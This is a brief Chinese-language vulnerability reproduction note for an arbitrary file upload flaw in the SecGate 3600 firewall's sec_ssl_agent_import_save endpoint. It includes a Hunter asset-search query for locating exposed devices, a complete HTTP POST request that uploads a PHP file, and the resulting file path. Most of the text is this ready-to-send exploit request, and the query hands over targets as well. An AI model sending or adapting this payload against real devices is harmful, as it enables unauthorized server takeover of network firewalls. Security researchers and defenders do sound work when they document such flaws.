Q1-4奇安信-网神SecSSL3600-文件上传

漏洞描述：

网神 SecGate 3600 防火墙 sec_ssl_agent_import_save接口存在任意文件上传漏洞，攻击者通过构造特殊请求包即可获取服务器权限。

网站图片：

网络测绘：

Hunter 语法：


- hunter:app.name="网神 SecGate"&&web.title=="网神SecGate 3600防火墙"

漏洞复现：

payload：

```
POST /?g=sec_ssl_agent_import_save HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
Content-Length: 343
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cache-Control: max-age=0
Connection: close
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEkSeIhsa5fnqB0Zn
Upgrade-Insecure-Requests: 1
SL-CE-SUID: 1057


------WebKitFormBoundaryEkSeIhsa5fnqB0Zn
Content-Disposition: form-data; name="reqfile"; filename="2.php"
Content-Type: text/plain

<?php echo "testvuln";?>

------WebKitFormBoundaryEkSeIhsa5fnqB0Zn
Content-Disposition: form-data; name="submit_post"

sec_ssl_agent_import_save
------WebKitFormBoundaryEkSeIhsa5fnqB0Zn--
```

效果图:



上传文件位置
/attachements/2.php